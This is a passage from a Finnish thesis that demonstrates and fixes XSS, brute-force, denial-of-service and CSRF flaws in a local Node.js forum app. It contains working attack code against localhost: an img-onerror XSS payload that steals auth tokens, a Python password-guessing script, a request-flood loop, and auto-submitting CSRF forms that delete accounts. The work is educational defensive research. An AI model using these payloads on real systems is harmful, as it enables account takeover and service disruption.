
Link Click me!

Aiemmat esimerkit vaativat käyttäjiä painamaan painiketta tai linkkiä suorittaakseen haitallista koodia. On mahdollista suorittaa koodia ilman käyttäjien syötteitä esimerkiksi luomalla kuvaelementin (<img>), jonka src-attribuutin arvoksi asetetaan linkki, jota ei ole olemassa. Sovelluksen hakiessa kuvaa asetetusta osoitteesta tulee virhe. kuvaelementille voidaan asettaa onerror-attribuutti, joka suorittaa määritettyä koodia elementin kohdatessa virheen.

Käyttäen kyseistä metodia keskustelupalstaympäristöön on mahdollista luoda julkaisu, jonka latautuessa käyttäjän autentikointitunniste varastetaan. Kuvassa 9 luodaan uutta julkaisua, jonka otsikko on ”Hello everyone!”. Julkaisun sisältöosiossa on kuvaelementti, jonka src-arvoksi on annettu osoite, jota ei ole olemassa. Elementin onerror-attribuutissa on koodia, joka hakee käyttäjän autentikointitunnisteen paikallisesta tallennustilasta. Jos

tunniste löytyy, niin käyttäjä luo tietämättään uuden kommentin julkaisuun, jonka sisältönä on hänen autentikointitunnisteensa. Taustapalvelimelle viesti näyttää tulevan normaalilta käyttäjältä.

Kuva 9. XSS-hyökkäys, jolla varastetaan käyttäjän autentikointitunniste.



Sisäänkirjautunut käyttäjä, joka näkee kyseisen julkaisun esimerkiksi sovelluksen etusivulla, lähettää tietämättään autentikointitunnisteensa tietyn julkaisun kommentteihin. Hyökkääjä pystyy esittämään toista henkilöä sovelluksessa, käyttäen tämän autentikointitunnistetta. Hyökkääjän tarvitsee asettaa tunniste hänen omaan paikalliseen tallennustilaansa, jonka seurauksena hän esiintyy taustapalvelimelle toisena käyttäjänä. Kuvassa 10 on käyttäjän lähettämä kommentti, jossa on hänen uniikki tunnisteensa.

Kuva 10. Käyttäjän autentikointitunniste.

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFubWUiOiJOaWlsbyIsImlkIjoxLCJpYXQiOjE3NDM0NDQ5Mjd9.q0pMkL7hB

By Niilo 3/31/2025

4.2.2 Haavoittuvuuden korjaaminen

Sovelluksessa on XSS-haavoittuvuus sen takia, että käyttäjien luomia julkaisuja ja kommentteja ei sanitoida. Toinen syy on se, että palvelimelta saadut arvot asetetaan suoraan sovellukseen käyttäen haavoittuvaa innerHTML-ominaisuutta.

Kuvassa 11 on funktio, joka hakee taustapalvelimelta julkaisut JSON-dataformaatissa. Jokaista julkaisua kohden se luo uuden elementin DOM:iin. Elementin sisällä on julkaisuun liittyviä tietoja, kuten otsikko, sisältö ja käyttäjätunnus. Kaikki julkaisuun liittyvät tiedot liitetään sivuun käsittelemättömänä käyttäen innerHTML-ominaisuutta. Elementin käyttö tällä tavalla on turvaton tapa asettaa käyttäjän arvoja (MDN web docs, n.d.-b).

Kuva 11. Julkaisujen hakua käsittelevä koodi.

```
9   // Fetch and display posts
10  async function loadPosts() {
11      const response = await fetch(API_URL);
12      const posts = await response.json();
13
14      console.log(posts)
15
16      const postsContainer = document.getElementById("posts-container");
17      postsContainer.innerHTML = ""; // Clear old posts
18
19      posts.forEach(post => {
20          const postElement = document.createElement("div");
21          postElement.classList.add("post");
22
23          let elementText = `
24              <h3><a href='/posts/${post.id}'>${post.title}</a></h3>
25              <p>${post.content}</p>
26              <small>By <a href='/users/${post.user_id}'>${post.username}</a></small>
27              <p>${new Date(Date.parse(post.created_at)).toLocaleDateString()}</p>
28          `
29          if (loggedUser === post.username) {
30              elementText += `<button onclick=handleButtonClick(${post.id})>delete</button>`
31          }
32          elementText += '<hr>'
33
34          postElement.innerHTML = elementText;
35          postsContainer.appendChild(postElement);
36      });
37  }
```

Haavoittuvuudet voidaan estää hyödyntämällä JavaScriptin natiiveja työkaluja HTML-elementtien luomiseen ja sisällön asettamiseen turvallisesti. Toteutuksessa kaikki dynaamiset HTML-rakenteet luodaan ohjelmallisesti käyttämällä document.createElement -funktiota. Palvelimelta haetut käyttäjien syötteet sijoitetaan luotuihin elementteihin textContent-arvoiksi. TextContent huolehtii erikoismerkkien käsittelystä ja voi estää XSS-hyökkäykset (MDN web docs, n.d.-c). Lisäksi linkkien (<a>) osoitteet muodostetaan turvallisesti käyttäen encodeURIComponent-funktiota varmistaakseen, että tietokannasta luetut tunnisteet eivät aiheuta odottamattomia ongelmia eskapoimalla mahdolliset erikoismerkit (MDN web docs n.d.-d).

Kuvassa 12 on esitetty muokattu versio koodista, joka tuottaa saman HTML-sisällön kuin aiemmin ilman haavoittuvuuksia. Esimerkiksi otsikon luominen tapahtuu seuraavasti: luodaan aliotsikkoelementti ja linkkielementti. Linkille asetetaan href-attribuutti, jonka arvo muodostetaan käyttäen encodeURIComponent(post.id) varmistaakseen osoitteen turvallisuuden. Linkin tekstiksi asetetaan postauksen otsikko käyttäen textContent-ominaisuutta. Lopulta linkki lisätään aliotsikon lapsielementiksi (child element), ja aliotsikko lisätään osaksi julkaisun rakennetta. Vaikka tämä lähestymistapa on monimutkaisempi kuin suora HTML-rakenteen käsittely, se on merkittävästi turvallisempi.

Kuva 12. Dynaamisten julkaisujen turvallinen esittäminen.

```
posts.forEach(post => {
    const postElement = document.createElement("div")
    postElement.classList.add("post")

    // Create title
    const titleElement = document.createElement("h3")
    const titleLinkElement = document.createElement("a")
    titleLinkElement.setAttribute("href", `/posts/${encodeURIComponent(post.id)}`)
    titleLinkElement.textContent = post.title
    titleElement.appendChild(titleLinkElement)
    postElement.appendChild(titleElement)

    // Create content text
    const contentElement = document.createElement("p")
    contentElement.textContent = post.content
    postElement.appendChild(contentElement)

    // Create user text
    const userElement = document.createElement("small")
    const userLinkElement = document.createElement("a")
    userLinkElement.setAttribute("href", `/users/${encodeURIComponent(post.user_id)}`)
    userLinkElement.textContent = post.username
    userElement.textContent = "By "
    userElement.appendChild(userLinkElement)
    postElement.appendChild(userElement)

    // Create date text
    const dateElement = document.createElement("p")
    dateElement.textContent = new Date(Date.parse(post.created_at)).toLocaleDateString()
    postElement.appendChild(dateElement)

    // Create delete button
    if (loggedUser === post.username) {
        const deleteButtonElement = document.createElement("button")
        deleteButtonElement.addEventListener("click", () => handleButtonClick(post.id))
        deleteButtonElement.textContent = "delete"
        postElement.appendChild(deleteButtonElement)
    }

    postElement.appendChild(document.createElement("hr"))
    postsContainer.appendChild(postElement)
});
```

Kuvassa 13 on julkaisu, joka aiheutti aikaisemman XSS-hyökkäyksen. Muutosten seurauksena hyökkääjän kirjoittamaa koodi näkyy selkotekstinä, eikä hyökkäys enää toimi.

Kuva 13. Epäonnistunut XSS-hyökkäys.

Hello everyone!

<img src="http://this.site.does.not/exist/12345" onerror=" const userToken = window.localStorage.getItem(`loggedForumappUser`); if (userToken) { let headers = {}; headers[`Content-Type`] = `application/json` headers[`authorization`] = `Bearer ` + userToken.toString() fetch(`http://localhost:3002/api/posts/10/comment`, { method: `POST`, headers: headers, body: JSON.stringify({ comment: userToken }) }); } ">

By Josh
4/8/2025

4.3 Brute Force ja palvelunestohyökkäys

4.3.1 Brute Force -hyökkäyksen simulointi

Taustapalvelimella ei ole tehty mitään toimenpiteitä estääkseen palvelunesto- tai brute force -hyökkäyksiä. Palvelin ei rajoita kirjautumisyritysten tai edes kyselyiden määrää yhdeltä käyttäjältä tai IP-osoitteelta, mahdollistaen hyökkäykset.

Kirjautumisen toimintaa analysoidaan käyttämällä Chrome DevTools:ia. Kirjautumisen yhteydessä selain lähettää käyttäjätunnuksen ja salasanan selkokielisenä POST-pyynnöllä osoitteeseen /api/login. Palvelimen vastaukset paljastavat onko syötetty salasana oikein. Onnistuneesta kirjautumisesta palautetaan HTTP-statuskoodi 200 (OK) ja epäonnistuneesta statuskoodi 401 (Unauthorized). Näillä tiedoilla hyökkääjä voi ohjelmallisesti testata suuria määriä salasanoja tekemällä sanakirjahyökkäyksen.

Kuvassa 14 on Python-koodi, jossa pyritään selvittämään käyttäjän salasanaa sanakirjahyökkäyksellä. Koodissa hyödynnetään yleisimpiä salasanoja sisältävää listaa (danielmiessler, n.d.). Sovelluksessa avataan tiedosto, jossa on miljoona yleisintä salasanaa. Jokaista salasanaa kohden tehdään kirjautumispyyntö taustapalvelimelle. Jos palvelin vastaa HTTP-statuskoodilla 200, oikeat kirjautumistiedot on löydetty. Kirjautumistietojen löytyessä ne tulostuvat konsoliin.

Kuva 14. Salasanan selvittäminen sanakirjahyökkäyksellä.

```python
import requests
import time

url = "http://localhost:3002/api/login"
username = 'Niilo'


def brute_force_password():

  # Go through most common million passwords (Found from here https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials/)
  with open('top-million-pwd.txt', 'r') as f:
    passwords = f.read().split("\n")

    for password in passwords:
      data = {'username': username, 'password': password}
      res = requests.post(url, json=data)
      time.sleep(0.01)
      print(password)
      if res.status_code == 200:
        return password

    print("Password not found.")


pwd = brute_force_password()

if pwd:
  print()
  print(f"Credentials:\nUser: {username}\nPassword: {pwd}")
```

4.3.2 Palvelunestohyökkäyksen simulointi

Kuvassa 15 on esitetty esimerkkisovellus, joka lähettää jatkuvasti GET-pyyntöjä taustapalvelimelle osoitteeseen, josta haetaan julkaisut. Hyökkäyksen tarkoituksena on kuormittaa palvelinta siten, että sen käytettävyys heikkenee.

Kuva 15. Palvelunestohyökkäyksen koodi.


```python
import requests
URL = "http://localhost:3002/api/posts"


def send_request():
  try:
      res = requests.get(URL)
      print(f"response: {res.status_code}")
  except Exception as e:
      print(f"Request failed: {e}")


while True:
    send_request()
```

Kyseistä hyökkäystä voidaan sanoa heikoksi palvelunestohyökkäykseksi, koska se ei rasita palvelinta suuresti ja hyökkäys kohdistuu vain yhdeltä laitteelta. Kuvassa 16 on nähtävissä, kuinka palvelimen vasteaika nousi noin 90 millisekunnista yli 140 millisekuntiin. Hyökkäystä voidaan tehostaa esimerkiksi hyökkäämällä usealta laitteelta samaan aikaan.

Kuva 16. Palvelunestohyökkäyksen vaikutus sovelluksen latausnopeuteen.



4.3.3 Suojausmenetelmät

Käyttäjien lähettämien pyyntöjen määrää voidaan hallita Node.js-ympäristössä käyttämällä express-rate-limiting -kirjastoa. Kirjasto mahdollistaa tietyn ajan kuluessa tehtyjen HTTP-pyyntöjen rajoittamisen. Kuvassa 17 on rate limiting -toteutus, jossa määritellään 100 pyyntöä 10 minuutin ajanjakson aikana jokaista IP-osoitetta kohden. Mikäli IP-osoitteesta lähetetään yli 100 pyyntöä aikavälin sisällä, palvelin vastaa pyyntöihin HTTP-statuskoodilla 429 (Too Many Requests) ilman, että pyyntöä käsitellään.

Kuva 17. Pyyntöjen rajoittamisen toteutus express-rate-limit -kirjastolla.

```
const rateLimit = require('express-rate-limit')

// Limit each IP to 100 requests per 10 minutes
const limiter = rateLimit({
    windowMs: 10 * 60 * 1000, // 10 minutes
    max: 100,
    message: "Too many requests from this IP, please try again after 15 minutes",
})
```

Yksittäisten tekijöiden mahdollisuus kuormittaa palvelinta palvelimenestohyökkäyksillä rajoittuu huomattavasti. Brute force -hyökkäysten tehokkuus laskee muutoksen ansiosta, sillä 100 kirjautumisyritystä 10 minuutissa on äärimmäisen hidasta. Rate limiting ei kuitenkaan pelasta hyökkäyksiltä, jotka tulevat useammasta IP-osoitteista.

4.4 CSRF-hyökkäys

4.4.1 Hyökkäyksen mahdollistaminen

Testiympäristössä sovellus käyttää paikallista tallennustilaa käyttäjän tunnistetietojen tallentamiseen. Tämä lähestymistapa autentikointiin estää CSRF-hyökkäykset, koska niissä hyödynnetään sitä, että selain lähettää evästeet automaattisesti palvelimelle jokaisen pyynnön yhteydessä. Mahdollistaakseen CSRF-hyökkäyksen simuloinnin sovelluksen autentikointi muutetaan tilaan, jossa käyttäjän tunnistetiedot tallennetaan evästeisiin.

Kuvassa 18 esitetään autentikointitunnisteen evästeasetukset. Autentikointitunnisteen luomiseen käytetään jsonwebtoken-kirjastoa. Käyttämällä kirjaston sign-ominaisuutta, luodaan käyttäjälle uniikki tunniste. Tunniste palautetaan käyttäjälle evästeenä, jonka nimi on ”userToken”. Evästeen asetukset on konfiguroitu seuraavasti: *secure: false. Se* merkitsee, että evästeet välittyvät HTTP-yhteydellä. Tuotannossa olevassa sovelluksessa kyseinen asetus kuuluu olla päällä. *sameSite: ”lax”* sallii evästeiden välittymisen palvelinten välissä rajoitetusti. *httpOnly: true* estää evästeiden käsittelemisen JavaScriptilla, mikä vähentää XSS-hyökkäysten riskiä.

Kuva 18. Käyttäjätunnisteen lähettäminen.

```
const token = jwt.sign(userForToken, process.env.SECRET)

res.cookie('userToken', token, {
    secure: false,
    sameSite: 'lax',
    httpOnly: true
})
```

4.4.2 Hyökkäyksen simulointi

CSRF-hyökkäyksen demonstroimiseksi on luotu erillinen palvelin, joka jakaa haitallisia verkkosivuja. Palvelin on toteutettu käyttäen Express-kirjastoa ja se kuuntelee porttia 5000. Palvelimelta pyritään suorittamaan CSRF-hyökkäys taustapalvelimelle.

Kuvassa 19 on haitallisen sivun HTML lähdekoodi. <script>-elementissä määritetty asynkroninen funktio lähettää taustapalvelimelle HTTP POST-pyynnön luodakseen uuden julkaisun. Pyyntö sisältää JSON-muodossa julkaisun otsikon ja sisällön arvot. Hyökkäys ei

kuitenkaan toimi, koska palvelimelle määritetyt CORS-käytänteet estävät automaattisesti tuntemattomista osoitteista saapuvat pyynnöt.

Kuva 19. Epäonnistuneen CSRF-hyökkäyksen koodi.

```
<h1>CSRF-attack test</h1>

<script>
    async function createAPost() {
        await fetch("http://localhost:3002/api/posts", {
            method: "POST",
            body: JSON.stringify({ title: "Post created with CSRF", content: "Text content" }),
            credentials: "include"
        })
    }
    createAPost()
</script>
```

Kuvassa 20 on lähdekoodi, jossa käytetään erilaista lähestymistapaa. Sivustolla on HTML-lomake, jossa on kaksi tekstikenttää. Ensimmäisessä tekstikentässä on julkaisun otsikon arvo ja toisessa sisällön arvo. Sivuston lopussa oleva JavaScript-koodi lähettää lomakkeen arvot automaattisesti. Tällä kertaa pyynnöstä ei tule CORS-virheilmoitusta. Tämä johtuu siitä, että HTML-lomakkeesta suoraan lähetetyt tiedot lähetetään yksinkertaisena pyyntönä (simple request) (MDN web docs, n.d.-a).

Kuva 20. CSRF-hyökkäys, jossa lähetetään tietoa lomakkeella.

```
<h1>CSRF-attack test</h1>

<form style="display:none" action="http://localhost:3002/api/posts" method="POST">
    <input type="text" name="title" value="Post created with CSRF">
    <input type="text" name="content" value="Text content">
</form>

<script>
    document.forms[0].submit()
</script>
```

Kyseinen CSRF-hyökkäys ei kuitenkaan toimi ja palvelin vastaa pyyntöön HTTP-statuskoodilla 400 (Bad Request). Syynä on se, että lähetetty data on ”URL encoded” -dataformaatissa, eikä Express-palvelin kykene lukemaan lähetettyjä arvoja. Palvelimella odotetaan, että kyselyiden tiedot lähetetään JSON-dataformaatissa.

On kuitenkin mahdollista lähettää yksinkertaisen pyynnön (simple request) avulla pyyntöjä sellaisiin päätepisteisiin, missä ei tarvita mitään dataa. Esimerkiksi käyttäjän poistaminen on toteutettu heikosti. Käyttäjän poistamisessa käyttäjä lähettää palvelimelle POST-pyynnön osoitteeseen /api/users/(käyttäjän tunnistenumero)/delete. Tämä mahdollistaa CSRF-hyökkäyksen, jossa käyttäjän tili poistetaan. Kuvassa 21 on haitallisen sivuston HTML-lomake, jossa lähetetään POST-pyyntö osoitteeseen, missä tietty käyttäjä poistetaan. Jos sama käyttäjä avaa kyseisen sivuston, hän tietämättään poistaa oman käyttäjänsä.

Kuva 21. CSRF-hyökkäys, jossa käyttäjän tili poistetaan.

```
<h1>CSRF-attack test</h1>
<!-- This attack deletes a user -->
<form style="display:none" action="http://localhost:3002/api/users/17/delete" method="POST">
    <button type="submit">Secret</button>
</form>

<script>
    document.forms[0].submit()
</script>
```

4.4.3 Suojausmenetelmät

CSRF-hyökkäyksiä vastaan suojaudutaan käyttämällä CSRF tokeneita. Sovellukseen on toteutettu CSRF-suojausmekanismi, joka toimii seuraavasti; Käyttäjä lataa etusivun ja selain hakee palvelimelta julkaisut. Palvelin luo samalla käyttäjälle uuden istunnon (session) sekä asettaa siihen liittyvän evästeen. Sovelluksen middleware huolehtii siitä, että uudelle sessiolle generoidaan yksilöllinen CSRF token, joka tallennetaan palvelimen muistiin.

Kun käyttäjä tekee uuden julkaisun, selain hakee CSRF tokenin erillisestä päätepisteestä (/api/csrf-token). CSRF token asetetaan HTTP-pyynnön kustomoidun X-CSRF-Token header-arvoksi. Palvelin tarkastaa onko lähetetty CSRF token sama kuin palvelimelle tallennettu arvo ja onko pyynnön lähettänyt autentikoitunut käyttäjä. Tilanteessa, jossa CSRF token on väärä, palvelin vastaa HTTP-statuskoodilla 403 (Forbidden) eikä suorita pyyntöä.

Kuvassa 22 on kahden middlewaren lähdekoodi. generateCSRFToken middleware luo palvelimen kommunikoinnin yhteydessä sessiolle CSRF tokenin, jos sitä ei ole

entuudestaan luotu. verifyCSRFToken middleware varmistaa, että lähetetyssä pyynnössä X-CSRF-Token header on oikein ja estää toiminnan, jos se on väärin.

Kuva 22. Middlewaret, joiden avulla CSRF tokenit toimivat.

```
const generateCSRFToken = (req, res, next) => {
    // Create a new token if one does not exist
    if (!req.session.csrfToken) {
        req.session.csrfToken = crypto.randomUUID()
    }
    next()
}

const verifyCSRFToken = (req, res, next) => {
    const token = req.headers['x-csrf-token']
    if (token !== req.session.csrfToken) {
        return res.status(403).send('invalid CSRF token')
    }
    next()
}
```

Esimerkkihyökkäyksessä käyttäjien poistaminen onnistui myös sen takia, että palvelimen päätepiste ei toiminut parhaiden käytänteiden mukaisesti. Täten poistaminen muutetaan muotoon, jossa palvelimelle täytyy lähettää HTTP DELETE-pyyntö POST-pyynnön sijaan. Muutos vaikeuttaa CSRF-hyökkäyksiä, joissa hyödynnetään yksinkertaisia pyyntöjä, koska lomakkeet voidaan lähettää pelkästään GET- ja POST-pyyntöjen muodossa.

Kuvassa 23 on API-päätepiste, joka poistaa käyttäjän. Reitti on muutettu niin, että se odottaa HTTP DELETE-pyyntöä. Siinä on myös käytössä aiemmin mainittu verifyCSRFToken middleware, joka varmistaa, että käyttäjä palauttaa oikean CSRF tokenin. Näillä muutoksilla aiemmin toiminutta CSRF-hyökkäystä vastaan on puolustauduttu.

Kuva 23. Päätepiste, jossa käyttäjä poistetaan.

```
// Delete a user.
usersRouter.delete('/:id', verifyCSRFToken, async (req, res) => {
```

5 Päätelmät

Opinnäytetyössä demonstroidut hyökkäystavat estetään onnistuneesti ja hyökkäysvektoreiden määrää on vähennetty merkittävästi. Tarkastelemalla hyökkäysten toimintaa hyökkääjän puolelta on onnistuttu ymmärtämään metodeja ja lähestymistapoja sovelluksen väärinkäyttöön. Tämä puolestaan auttaa sovelluksen kehittäjiä puolustautumaan tavanomaisimmilta hyökkäyksiltä.

Opinnäytetyön tavoitteena oli selvittää, miten yleisimmät verkkosovellusten haavoittuvuudet ilmenevät Node.js-ympäristössä. Läpikäydyt haavoittuvuudet havainnollistavat tapoja, miten hyökkääjät voivat aiheuttaa vahinkoa alivarautuneeseen järjestelmään. Sovelluskehittäjille suunnatut esimerkit demonstroivat konkreettisesti, miten opinnäytetyössä käytyjä haavoittuvuuksia paikataan ja, miten ongelmia kuuluu kohdata.

Ennen sovelluksen lopullista käyttöönottoa siihen olisi tehtävä tietoturvaparannuksia ja muutoksia. Sovelluksessa salasanat ovat tallennettu tietokantaan selkokielisinä, jotta salasanojen varastamisen demonstrointi olisi selkeämpää. Todellisessa tilanteessa salasanat ovat suositeltava tallentaa hajautetussa muodossa (password hashing) käyttäen vahvaa algoritmia (OWASP Foundation, n.d.-e). Toisena ongelmana on se, että yhteys toimii HTTP-protokollalla, jonka takia se välittyy selkokielisenä. Sen sijaan sovelluksessa kuuluisi käyttää HTTPS-protokollaa.

Kehittäessä haavoittuvuuksia sovellukseen herää ymmärrys, että prosessi vaatii luovuutta, sillä haavoittuvien Node.js-sovellusten luomiseen ei ole olemassa ohjeita. Sovelluskehitysartikkeleissa yleisesti käytetään parhaiden käytäntöjen mukaisia toimintamalleja. Seuraamalla dokumentaatiota ja hyviä käytänteitä voi välttyä isoimmilta ongelmilta.

CSRF-haavoittuvuuksien paikkauksessa havaittiin, että suuri osa ohjeistuksista suosittelee käyttämään yli kaksi vuotta sitten deprekoitua csurf-kirjastoa, jossa ilmenee tietoturvaongelmia. Viimeisimpiä ohjeistuksia kyseisen kirjaston käyttöön on luotu kaksi vuotta deprekoinnin jälkeen ja kirjasto on yksi eniten käytetyistä kirjastoista CSRF tokenien implementointiin. Näitä ohjeistuksia sokeasti seuraamalla ilmenee ongelmia, sillä pahimmassa tilanteessa kirjasto ei estä CSRF-hyökkäyksiä. On siis tärkeää, että jokaisesta käytetystä kirjastosta on etsittävä tietoa.

Tämän opinnäytetyön kehityskohteena voisi olla yksittäisten haavoittuvuuksien tarkempi läpikäyminen, sillä opinnäytetyössä on tutkittu yksittäisiä hyökkäysmetodeja, vaikka todellisuudessa niitä on loputtomasti.

Lähteet

Couldflare. (n.d.). *What is rate limiting?* https://www.cloudflare.com/learning/bots/what-is-rate-limiting/

danielmiessler. (n.d.). *SecLists.* GitHub. https://github.com/danielmiessler/SecLists/tree/master

Dizdar, A. (2025). *What is a CSRF Token and How Does It Work?* Bright Security. https://www.brightsec.com/blog/csrf-token/

Esheridan. (n.d.). *Blocking Brute Force Attack.* OWASP Foundation. https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks

Ji, J., Jun, J., Wu, M., Gelles, R. (2024). *Cybersecurity Risks of AI-Generated Code.* [tutkimusraportti] Center for Security and Emerging Technology. https://www.sipotra.it/wp-content/uploads/2024/11/Cybersecurity-Risks-of-AI-Generated-Code.pdf

Kanumuru, V. (2021). *Here's Why Storing JWT in Local Storage is a Disastrous Mistake.* Medium. https://medium.com/kanlanc/heres-why-storing-jwt-in-local-storage-is-a-great-mistake-df01dad90f9e

KirstenS. (n.d.-a). *Cross Site Request Forgery (CSRF).* OWASP Foundation. https://owasp.org/www-community/attacks/csrf

KirstenS. (n.d.-b). *Cross Site Scripting (XSS).* OWASP Foundation. https://owasp.org/www-community/attacks/xss/

Krezeszowiec, M. (2022). *Analysis and Remediation Guidance of CSRF Vulnerability in Csurf Express.js Middleware.* Veracode. https://www.veracode.com/blog/analysis-and-remediation-guidance-csrf-vulnerability-csurf-expressjs-middleware/

Lucidchart. (n.d.). *What is an Entity Relationship Diagram.* https://www.lucidchart.com/pages/er-diagrams

MDN web docs. (n.d.-a). *Cross-Origin Resource Sharing (CORS).* https://developer.mozilla.org/en-US/docs/Web/HTTP/Guides/CORS

MDN web docs. (n.d.-b). *Element: innerHTML property.* https://developer.mozilla.org/en-US/docs/Web/API/Element/innerHTML

MDN web docs. (n.d.-c). *Node: textContent property.* https://developer.mozilla.org/en-US/docs/Web/API/Node/textContent

MDN web docs. (n.d.-d). *encodeURIComponent().* https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/encodeURIComponent

National Cyber Security Centre. (2016). *Denial of Service (DoS) guidance.* https://www.ncsc.gov.uk/collection/denial-service-dos-guidance-collection

Nosowitz, D. (2024). *What is an API endpoint?* IBM. https://www.ibm.com/think/topics/api-endpoint

Nosowitz, D. (2025). *API strategy best practices.* IBM. https://www.ibm.com/think/insights/api-strategy

Npm. (n.d.). csurf. https://www.npmjs.com/package/csurf

Nsrav. (n.d.). *Denial of Service*. OWASP Foundation. https://owasp.org/www-community/attacks/Denial_of_Service

OWASP Foundation. (n.d.-a). *Cross Site Scripting Prevention Cheat Sheet*. https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

OWASP Foundation. (n.d.-b). *Cross-Site Request Forgery Prevention Cheat Sheet.* https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

OWASP Foundation. (n.d.-c). *Denial of Service Cheat Sheet.* https://cheatsheetseries.owasp.org/cheatsheets/Denial_of_Service_Cheat_Sheet.html

OWASP Foundation. (n.d.-d). *OWASP Top Ten.* https://owasp.org/www-project-top-ten/

OWASP Foundation. (n.d.-e). *Password Storage Cheat Sheet.* https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

OWASP Foundation. (n.d.-f). *SQL Injection.* https://owasp.org/www-community/attacks/SQL_Injection

OWASP Foundation. (n.d.-g). *SQL Injection Prevention Cheat Sheet.* https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

Shah, S. (12.2.2024). React XSS: Advanced Strategies for Mitigating Security Threats. *DhiWise.* https://www.dhiwise.com/post/react-xss-advanced-strategies-for-mitigating-security-threats

Sidorares. (n.d.). *MySQL2.* GitHub. https://sidorares.github.io/node-mysql2/docs